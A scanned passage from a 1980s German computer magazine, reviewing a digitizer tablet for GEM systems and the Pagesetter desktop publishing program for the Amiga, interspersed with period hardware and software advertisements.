Zur Festlegung der Größe der aktiven Fläche muß man den linken unteren Punkt eingeben. Dies geschieht durch Positionieren des Stiftes an der gewünschten Stelle und durch Ausüben von leichtem Druck auf die Spitze des Stiftes. Hierdurch wird ein Schalter im Stift betätigt, der dasselbe bewirkt wie die Betätigung des linken Mausknopfs. Der gegenüberliegende Punkt läßt sich nun auf zwei Arten definieren: Zum einen kann man eine x- oder y-Koordinate vorgeben und die andere Koordinate gemäß den Proportionen des Bildschirms berechnen lassen, zum andern aber auch die Ecke direkt vorgeben und somit beliebige Stauchungen beziehungsweise Dehnungen von Vorlagen auf dem Bildschirm erzeugen.

Auch wenn das Digitalisiertablett eingeschaltet ist, ist die Maus noch weiterhin aktiv.

Man ist somit nicht gänzlich an das Tablett gebunden und kann ohne Zu- und Abschalten des Tablett schnell wechseln. In der Bedienungsanleitung steht zwar, die Bedienung der GEM-Oberfläche würde durch das Digitalisiertablett unvergleichlich leichter und schneller, ich persönlich empfinde aber die Maus als angenehmer für die GEM-Bedienung, weil sie mit weniger Hand-/Armbewegung verbunden ist.

Die Stärke des Digitalisiertablets liegt (wie schon am Namen unschwer zu erkennen) im Digitalisieren von Zeichnungen. Dazu legt man die Vorlage auf das Tablett und zieht die Linien mit dem Stift nach. Da man bei einigen Zeichenprogrammen den linken Mausknopf gedrückt halten muß, um zu zeichnen, ist der Stift mit Druck (damit der Schalter in der Spitze betätigt ist) über die Vorlage zu ziehen. Zum Schutz empfindlicher Vorlagen wird deshalb eine Klarsichtfolie mitgeliefert. In meinem Test hat sich ein anderes Verfahren als hilfreich erwiesen: die Stahlspitze läßt sich gegen eine Kugelschreibermine (ist im Lieferumfang enthalten, es kann aber auch jede andere kurze Mine genommen werden) austauschen, wodurch der Stift nicht mehr schabt, sondern rollt. Über Vorlagen, die nicht beschrieben werden dürfen, kann man Pergamentpapier legen. Dieses Verfahren hat den nützlichen Nebeneffekt, daß man auch auf der Vorlage sehen kann, was schon abgezeichnet ist.

Die Dokumentation (20 Seiten DIN A5) ist leicht verständlich geschrieben und ausführlich. So findet man darin neben einer Beschreibung der Funktionen des Treiberprogramms auch Angaben zur Übertragungsgeschwindigkeit und zum Übertragungsformat der seriellen Schnittstelle, Informationen über die Kodierung der übertragenen Koordinaten und Listings von Beispielprogrammen in GFA-BASIC und C. Diese Beispielprogramme, die auf der Diskette sowohl als Source als auch übersetzt vorliegen, demonstrieren, wie man die Daten vom Digitalisiertablett in eigenen Programmen nutzen kann.

Der CRP-Digitizer ist für 1138,86 DM erhältlich bei CRP-Koruk, Fritz-Arnold-Straße 23, 7750 Konstanz.

ct

Anfragen von Händlern,
Schulen und
Universitäten erwünscht.

WISDOM-Fachhändler in mehr
als 120 Städten der Bundes-
republik sowie in Österreich und
der Schweiz

Zuverlässigkeit
1
Jahr
Garantie
Service-Centrum-Monheim
CO-SA

leistungsfähig WISDOM

286 ATi Professional

AT-kompatibles System mit 640 KB RAM 80286
Prozessor 6/10 MHz, Echtzeituhr 200 W Netz-
teil, 1 Diskettenlaufwerk 1.2 MB Floppy/Fest-
plattencontroller, Farbgraphik- oder monochrome
Graphik (Hercules kompatibel) serielle und
Centronics Schnittstelle, deutsche Tastatur.

4995,-

mit Festplatte 20 MB

6495,-



tragbar WISDOM 16

Portable High Speed

Tragbarer Personal Computer mit 8088 Prozes-
sor 10 MHz 640 KB Hauptspeicher (RAM), 2
Diskettenlaufwerke 360 K monochrome Graphik-
Karte (Hercules kompatibel), eingebauter
9" TTL Monitor, grün, hochauflösend mit serieller
und Centronics Schnittstelle, Echtzeituhr,
deutsche Tastatur mit kombi. Cursor - Zähler-
block.

3595,-

preiswert

WISDOM 16-I HS

XT-kompatibles System mit 256 KB RAM 8088
CPU, 10/4.77 MHz, 360 KB Diskettenlaufwerk,
135 W Netzteil, monochrome Graphik-Karte
(Hercules kompatibel) Centronics Schnittstelle,
deutsche Tastatur.

1850,-

schnell

WISDOM 16-II HS

XT-kompatibles System mit 256 KB RAM 8088
CPU 10/4.77 MHz, 2 X 360 KB Diskettenlauf-
werk, 135 W Netzteil, monochrome Graphik-
Karte (Hercules kompatibel) serielle und Cen-
tronics Schnittstelle, deutsche Tastatur,
Echtzeituhr.

2350,-



Unverbindlich empfohlene Preise ohne Monitor u. Betriebssystem. Alle Systeme werden vor der Auslieferung dauergeprüft.

**Zuverlässigkeit, Leistung und umfangreiche technische
Unterstützung haben die WISDOM Systeme
so erfolgreich gemacht.**

Beratung: WISDOM-Interessenten können sich aus einer Palette von
über 50 Systemvariationen die für ihre Anwendung zu-
geschchnittene Konfiguration zusammenstellen lassen. Sie
wird in Monheim gefertigt und geprüft.

Service: Technische Unterstützung und Beratung unserer Vertriebs-
partner sowie geprüfte, zuverlässige Systeme gewährleisten
einen wirtschaftlichen Einsatz von WISDOM Personal
Computern.

Erfahrung: Der WISDOM-16 Personal Computer wurde im Frühjahr
1984 von uns entwickelt und wird seit Herbst '84 in
Deutschland gefertigt.


Und die große Anzahl an Erweiterungen:

14" monochrom. Monitor TTL-Level	495,-
14" Farbmonitor	1130,-
14" EGA-Monitor	1775,-
C-EGA-Karte 640 X 350/16 Farben	798,-

WISDOM ist ein eingetragenes Warenzeichen von CO-SA Computer und Systeme GmbH.

COMPUTER und SYSTEME GmbH
Krischerstraße 70
D-4019 Monheim

Telefon 02173/396170
Telex 8515836
Telefax 02173/52071



Desktop Publishing mit Amiga

Pagesetter

Joachim Trenz

Desktop Publishing – ein nicht ganz neues, aber erst jetzt weite Verbreitung findendes Anwendungsgebiet für Personalcomputer – ermöglicht eine fast revolutionäre Vereinfachung jeglicher Layout-Erstellung für Flugblätter, Werbebriefe, Hauspostillen oder ähnliches, indem es professionelles Handwerkszeug zu geringen Preisen einer breiten Anwenderschicht zugänglich macht. Es stellt allerdings gewisse Mindestanforderungen an die Hardware. Der Amiga ist durch seine hohe Darstellungsqualität auf dem Bildschirm, die Speicherkapazität von 512 KByte, seinen 68000-Prozessor mit drei Coprozessoren und die daraus resultierende hohe Rechengeschwindigkeit gut geeignet für diese anspruchsvolle Anwendung.

Das erste für den Amiga verfügbare Desktop-Publishing-Programm heißt Pagesetter und wird von der Firma Gold Disk zu einem Preis von rund 400 DM angeboten. Der Lieferumfang besteht aus einer Diskette und einem in englischer Sprache verfaßten Handbüchlein, das am besten mit 'kurz, aber prägnant' zu beschreiben ist. Die Aufmachung ist einfach, die Schrift etwas klein, aber sauber und weitgehend fehlerfrei gedruckt. Es gibt weder schöne Bilder noch prächtige Farben, dafür aber in sieben Kapiteln ausreichend Information, um das Programm schnell nutzen zu können.

Das Handbuch beginnt mit einem Tutorial, dessen Zielsetzung es ganz offensichtlich ist, den Anwender möglichst schnell an den Umgang mit dem Programm heranzuführen.

Ohne Schnörkel werden die einzelnen Programmteile erklärt, und man kann schon nach kurzer Lektüre die Arbeit aufnehmen. Nach dieser ersten Einführung, die nichtsdestoweniger ausreichend ist, folgt noch ein Abschnitt über Sinn und Zielsetzung von Desktop-Publishing und über Methodik und Gestaltung von Werbebriefen und ähnlichem. Den letzten Abschnitt bildet der Referenz-Teil des Büchleins, in dem auf Arbeitsweise und Funktionen des Programms näher eingegangen wird. Im Anhang findet man unter anderem ein kleines Fachwörterlexikon, in dem Begriffe aus dem Bereich Druck und Satz erläutert werden. Abgeschlossen wird das Büchlein mit einer Auflistung der sogenannten 'Clipart', einer Ansammlung einfacher Bildchen, die sich auf der Diskette befinden und die man in seine selbsterstellten Seiten als Grafik mit einbinden kann.

Diskette

Die Diskette enthält zusätzlich zum Pagesetter-Programm ein Druckprogramm, das es ermöglicht, auch eine Arbeit auszudrucken, ohne den ganzen Pagesetter laden zu müssen, ein Programm zum Konvertieren der Pagesetter-Dateien in das Amiga-Standard-File-Format IFF, eine kleine Programmbeschreibung (leider auch auf englisch), das Preferences-Einstellprogramm und die Amiga-System-Dateien. Das bedeutet, daß man die Pagesetter-Diskette anstelle der Workbench zum Booten verwenden kann und somit lästige Diskettenwechsel entfallen. Des weiteren findet man die erwähnten 'Clipart'-Bildchen, die jedoch nicht sonderlich verlockend aussehen und, obwohl handwerklich gut gemacht, zu einen sehr hausbacken wirken und zum anderen von der Thematik her (z.B. Herbst, Kreise, Spielzeug, Blumen, Weihnachten) kaum Verwendung finden dürften. Sämtliche auf der Diskette enthaltenen Programme sind nicht kopiergeschützt, was für den ehrlichen Käufer ein dankenswerter Service ist, da er sich problemlos Sicherungskopien ziehen kann.

Programm

Die Mindestanforderungen an das System sind: Amiga mit 512

SOVIEL ZUM THEMA PREISE:

„Personal Computer werden immer billiger. Warum also nicht auch die Software? Schließlich ist Qualität keine Frage des Preises und der Preis eher eine Frage der Stückzahl, so wie bei den Computern. Deshalb bietet Ihnen DATA BECKER, der Experte für preiswerte Qualitätssoftware, ausgereifte PC Programme zu Preisen, die sich sehen lassen können:“

BECKERbase PC 99,-

Ein komplettes, leistungsstarkes PC-Datenbankprogramm für unter 100 Mark. Mogelpackung oder Druckfehler? – Keins von beidem. Wir wollen, daß BECKERbase Standard wird. Deshalb machen wir Ihnen für dieses außergewöhnliche Programm, das innerhalb weniger Wochen bereits 5000mal verkauft wurde, ein Angebot, das Sie nicht ablehnen können.

BACKGROUND PC 99,-

Das universelle, auf Tastendruck zuschaltbare Hintergrundprogramm mit Terminkalender, Notizblock, Adreßverwaltung, Taschenrechner, Uhr und ASCII-Tabelle.

TEXTOMAT PC 169,-

Das schnelle, leicht zu handhabende Textprogramm. Entstanden aus der Erfahrung von über 100.000 Textomaten auf unterschiedlichsten Mikrocomputern.

Hausverwaltung PC 498,-

Das praxiserprobte Hausverwaltungsprogramm für Miet- und Eigentumswohnungen.

DATA BECKER

Merowingerstr. 30 · 4000 Düsseldorf · Tel. (0211) 310010

DATAMAT PC 169,-

Der Karteikasten in Ihrem Computer. Speichert alle Daten aller Art mit bis zu 4000 Datensätzen und bis zu 1700 Zeichen pro Datensatz. Die ideale Ergänzung zu TEXTOMAT.

FAKTUMAT PC 298,-

Fakturierung, Materialwirtschaft und Lagerbuchhaltung in einem überschaubaren Programm für kleinere Betriebe.

KALKUMAT PC 298,-

Weit mehr als „nur“ ein schnelles, universelles Kalkulationsprogramm. Mit integrierter Business-Grafik, einer eigenen, deutschen Programmiersprache zum Erstellen komfortabler, umfassender Anwendungen und mit einem mitgelieferten Tutor-Programm zum schnellen Erlernen der vielfältigen Möglichkeiten von KALKUMAT PC.

BESTELL-COUPON
Einsenden an: DATA BECKER · Merowingerstr. 30 · 4000 Düsseldorf 1
Bitte senden Sie mir:

per Nachnahme
Name _____
Straße _____
Ort _____

zzgl. DM 5,- Versandkosten
 Verrechnungsscheck liegt bei

KByte RAM und ein Laufwerk. Besser ist aber ein größerer Speicherausbau, da Pagesetter zum Beispiel für Verschiebeoperationen oder für die Übergabe von größeren Datenmengen zwischen den einzelnen Programmteilen sehr viel Speicher braucht. Aus demselben Grund sollte man mit der Workbench-Version 1.1 arbeiten, da diese etwas weniger Speicherplatz belegt. Im Handbuch wird einem sogar nahegelegt, ohne zweites Laufwerk zu arbeiten, da dieses noch einmal rund 20 KByte für Puffer und ähnliches beansprucht.

Den Pagesetter kann man sowohl von der Workbench als auch vom Command Line Interpreter aus starten. Am einfachsten ist es, das Programm durch Aufruf in der Startup-Sequenz zu laden. Man kann hierbei Speicherplatz sparen, indem man das CLI-Fenster auf Minimalgröße zusammenschiebt.

Der Pagesetter ist unterteilt in drei Hauptbereiche: den Texteditor, den Grafikeditor und die eigentliche Page-Layout-Erstellung. Es ist ein Schwarzweiß-Programm, das in der Auflösung 640 x 200 arbeitet; wenn auch in den Icons einige Farben mehr Verwendung finden, so sind doch die zu erstellenden Seiten zweifarbig.

Arbeitsweise

Zunächst findet man nach dem Starten des Programms eine leere Arbeitsfläche vor. Man muß nun als erstes eine Seite erstellen – man legt also fest, welche Maße und welche Grundformate sie haben soll (z.B. Rand, Spalten) und kann dann die auf ihr enthaltenen Elemente (Texte und Grafiken) einlesen beziehungsweise erstellen. Dabei kann man zwischen den Formaten DIN A4, DIN A6, Legal und Standard wählen. Da der Pagesetter voll mausgesteuert ist, werden die Abfragen via Requester abgewickelt.

Sodann erscheint die eben angelegte weiße Seite, sowohl vertikal wie auch horizontal bemäßt, auf einem braunen Arbeitstisch. Die Farben des Blatts, der Arbeitsfläche und der Schrift lassen sich allerdings stufenlos über drei 'Schieberegler-Symbole' einstellen. 99 solcher Seiten soll Pagesetter verwalten können, was aber wegen des begrenzten Speicherplatzes völlig illusorisch ist.

Wahlweise kann man sich das Maßraster permanent auf der ganzen Seite zeigen lassen. Um die einzelnen Elemente der Seite plazieren zu können, müssen zunächst sogenannte 'Boxes' definiert werden. Jedes Element der Seite (Absätze, Unterschriften, Bilder, Überschriften usw.) muß in einer eigenen Box untergebracht sein.

Boxes

Die Boxen sind die eigentlichen Funktionsträger des Programms. Eine Box ist ein Container für ein Element der Seite. Dargestellt wird sie durch einen rechteckigen Rahmen, der wahlweise sichtbar oder unsichtbar ist und der, ebenfalls wahlweise, mit ausgedruckt werden kann. Sie kann beliebig groß sein und beliebig positioniert werden, auch außerhalb des Arbeitsblatts (zur einstweiligen Ablage). Zusammengehörende Boxen werden als solche gekennzeichnet, was bewirkt, daß zum Beispiel Text automatisch in die nächste Box in einer Folge zusammengehörender Boxen überfließt, wenn er nicht mehr in die aktuelle Box paßt; dies gilt auch für drei, vier oder noch mehr Boxen.

Die Boxen können in ihren Eigenschaften weitgehend den persönlichen Wünschen angepaßt werden. Man kann die Struktur des Hintergrundes auswählen, die Art der Begrenzungslinien, den Zeilenabstand innerhalb der Box, die Schriftart, den Zeichenabstand, den Zeichensatz für jede einzelne Box, die Randsteller und die Art des Satzes (Block, zentriert, links, rechts). Boxen können hintereinander gestaffelt werden und durchsichtig oder undurchsichtig sein. Einmal in sie hineingeschriebener Inhalt kann gelöscht oder auch nachträglich noch editiert werden.


Auch Grafiken werden in Boxen plaziert. Überschreiten sie die Größe der Box, wird nur der darstellbare Ausschnitt angezeigt. Die Box kann aber wie ein Fenster über der Gesamtgrafik verschoben werden, so daß der gezeigte Ausschnitt beliebig wählbar ist. Ist das Bild kleiner als die Box, kann man das Bild innerhalb der Box verschieben. Es können Grafiken im IFF-Format eingelesen werden, was bedeutet, daß sowohl digitalisierte Fotos als auch mit Deluxe Paint oder Aegis Images erstellte beziehungsweise nachbearbeitete Grafiken verwendbar

sind. Einzige Einschränkung ist, daß diese im 640 x 200-Modus erstellt worden sein müssen, da sich sonst Verzerrungen ergeben.


Verwendung von Grafik

Das Einlesen und Bearbeiten einer Grafik erfolgt im Grafikeditor, einem einfachen Malprogramm mit einigen nützlichen Funktionen wie Clip (schneide aus), Brush (verwende Objekt als Pinsel), Reflect (spiegeln an x- oder y-Achse) und Size (verändere äußere Abmessungen des Bildes – vergrößern oder verkleinern). Leider geht bei der Verkleinerung schon mal die eine oder andere Linie verloren, was allerdings auch bei anderen Malprogrammen wie Deluxe Paint der Fall ist. Eine Lupenfunktion, die recht intelligent in Form eines kleinen verschiebbaren Windows realisiert wurde, könnte dagegen auch anderen Programmen als Beispiel dienen. Das Ausschneiden oder Einfügen kann wahlweise 1:1 oder 5:4 erfolgen, um eventuellen perspektivischen Verzerrungen beim Ausdruck vorzubeugen.


In die Grafiken kann man in verschiedenen Schriftarten Text einbinden und positionieren, es gibt eine Füllfunktion ebenso wie 'Sprühdosen', 'Rubberband', Kreis- und Rechteckfunktion. Man kann auch eigene Zeichenstifte beliebiger Größe mit der Brush-Funktion definieren. Wahlweise werden die Cursor-Koordinaten ständig angezeigt, was zur präzisen Gestaltung einer Grafik unerlässlich ist. Verschiedene vordefinierte Zeichenstifte und Stiftstärken runden das Angebot an Funktionen ab. Das Arbeits-tempo ist gut, lediglich das Auflisten des Directory bei einer



Ein Text-Editor erlaubt die bequeme Erfassung und Bearbeitung von Texten (oben), der Grafik-Editor kann durchaus in seinem Funktionsangebot mit anderen Zeichenprogrammen konkurrieren.



Fujitsu Matrix druckt CAD-Lösungen in Bestform!



Hochauflösende Druckqualität macht Fujitsu Matrixdrucker für jeden Ingenieurbereich zu ausgezeichneten CAD-Druckern: Diese schnellen Nadeldrucker bringen

gestochen scharf zu Papier oder auf Folie, was das CAD-Programm aus dem Computer herausholt!

Ob Sie mit 2-D- oder 3-D-Datenbasen arbeiten, ob Sie Gewinde für Sechskantschrauben, Rotorblätter für Hubschrauber, Schaltungspläne für Leiterplatten entwickeln – Sie können sich darauf verlassen: Ein Fujitsu Matrix druckt Ihre CAD-Entwürfe in Bestform genauso wie Ihre übrige Korrespondenz, schwarz auf weiß oder farbig.

Wir machen Ihrem Computer Druck.

Noch genauer bitte!

- Schicken Sie mir ausführliche Informationen über die auch für CAD hochtalentierten Fujitsu Matrixdrucker!
- Nennen Sie mir CAD-Programme, denen Fujitsu Matrixdrucker bereits perfekt Druck machen!

Name Vorname

Firma Telefon

Straße

PLZ/Ort

FUJITSU Deutschland GmbH · Rosenheimer Str. 145 · 8000 München 80

Japans Computerhersteller Nr. 1

FUJITSU

vollen Diskette dauert recht lange. Der Grafikeditor wird ansonsten den an ihn gestellten Anforderungen gerecht.

Textverarbeitung

Der Texteditor krankt hingegen in höherem Maße als sein Grafik-Kollege an Geschwindigkeitsdefizit: er ist bei einigen Operationen geradezu unerträglich langsam und geht äußerst umständlich zu Werke. Er ist menügesteuert wie die anderen Programmteile auch, aber sein Arbeitstempo zum Beispiel beim Suchen und Ersetzen ist haarsträubend, wenn man weiß, zu welchem Tempo der Amiga fähig ist. Der Texteditor führt nämlich beim Suchen nicht nur ständig den aktuellen Bildschirminhalt der momentanen Suchstelle nach, das heißt, er blättert regelrecht mit. Der Bildschirmaufbau geschieht auch noch zeichenweise, immer eines nach dem anderen – reichlich gemächlich.


Bemerkenswert ist hingegen die Fähigkeit des Editors, wahlweise auch Texte von Textcraft oder Scribble, den beiden bekanntesten Amiga-Textverarbeitungen, einzulesen. Man ist also bei der Texterstellung unabhängig und muß sich mit dem Schnecken tempo nur für die kurze Zeit des Übernehmens und Durchsehens des Textes abfinden. Der Texteditor verfügt über Standard-Schriftattribute wie zum Beispiel underline, bold, italics. Darüber hinaus bietet er, gesteuert durch Escape-Codes, die Möglichkeit, Text outlined, shadowed oder invers darzustellen. Außerdem erlaubt der Editor die Verwendung eines jeden im Directory 'Fonts' abgespeicherten Zeichensatzes. Ab Werk bietet er sämtliche Amiga-Zeichensätze an, und das in allen Größen.

Er hat eine Search- und Replace Funktion – und das ist auch nötig, da er die Zeichen 'ü' und 'ä' nicht kennt und durch Fremdzeichen ersetzt. Eingelassene Textcraft-Files müssen also erst überarbeitet werden.

Erfreulicherweise kann der Editor Texte nicht nur einladen, sondern auch mit einer Append-Funktion mehrere Texte aneinanderhängen.

Die Editierfunktionen sind mager Standard: Blockmarkierungen mit der Maus, paste, cut, copy und clear sind vorhanden und eine Ausdruck-Option

Eine 'eingeteilte' DIN-A4-Seite mit Text- und Grafik-Bereichen (rechts). Eine Lupen-Funktion erlaubt die Vergrößerung von Seitenausschnitten.



ebenfalls. Zeilennummer und Spaltennummer werden permanent angezeigt. Bei sehr langen Texten versagt der Editor jedoch seinen Dienst, was aber wahrscheinlich nur am (mangelnden) Speicherplatz liegt.

Erstellung des Layouts

Das eigentliche Herzstück des Programms ist die Erstellung des Seitenlayouts. Wenn man den Text- oder Grafikeditor verläßt, befindet man sich wieder auf der Arbeitsfläche und hat die zu erstellende Seite vor sich, falls sie bereits initialisiert wurde. Rechts von der Seite liegen Icons, die einem etwa 20 Funktionen direkt zugänglich machen. Die restlichen Funktionen werden über die Menüleiste am oberen Bildrand bedient.

Zur Bearbeitung von Details kann man die Seite zweifach vergrößern. Dann bewegt man sich mit Hilfe eines Proportional-Gadgets über die Gesamtfläche der Seite (man muß sich das wie einen Scroll-Balken vorstellen, der in einem eigenen kleinen Window beliebig positioniert wird und bewirkt, daß auf der eigentlichen Seite die

entsprechende Stelle angefahren wird). Auf dieser Seite arrangiert man nun mit Hilfe der Maus die Boxen, in die später Grafik und Text kommen sollen. Dann lädt man im Texteditor den gewünschten Text und geht in den Grafikeditor, um Grafiken einzuladen (falls gewünscht). Hier umrahmt man das gewünschte Objekt, paßt es falls nötig mit Hilfe der Size-Funktion in der Größe an und befiehlt dem Editor, es auszuscheiden. Danach verläßt man den Grafikeditor wieder und befindet sich im Layout-Teil des Programms. Hier klickt man mit der Maus das Text-Icon an und dann die Box oder die erste Box in einer Kette von vernetzten Boxen, in der beziehungsweise in denen der Text erscheinen soll. Daraufhin erscheint der Text in diesen Boxen. Mit Grafiken verfährt man gleichermaßen.

Die Größe der Boxen kann man nachträglich noch verändern und anpassen, ebenso kann man ihre Position durch einfaches Ziehen mit der Maus noch verändern, wobei sich der Text im Rahmen der festgelegten Eckdaten immer neu anpaßt. Hilfestellung bei der genauen Festlegung von Positionen gibt eine

Snap-Funktion, die die jeweilige Position innerhalb eines Rasters auf- oder abrundet, bis die Box an der nächsten Rasterlinie anliegt.

Eine getroffene Festlegung bezüglich Inhalt, Reihenfolge und Zusammenhang der Boxen ist individuell aufhebbar, ohne daß das Gesamtkonzept der Seite zerstört wird. Es ist also möglich, Text und Grafiken auch aus einzelnen Boxen herauszulöschen, ohne dabei die Box zu zerstören. Eine Einschränkung gibt es in diesem Punkt: wenn man eine Box ganz wegwirft (in einen stielecht vollgestopften amerikanischen Mülleimer), wirft man auch den in ihr enthaltenen Text mit weg.

WYSIWYG

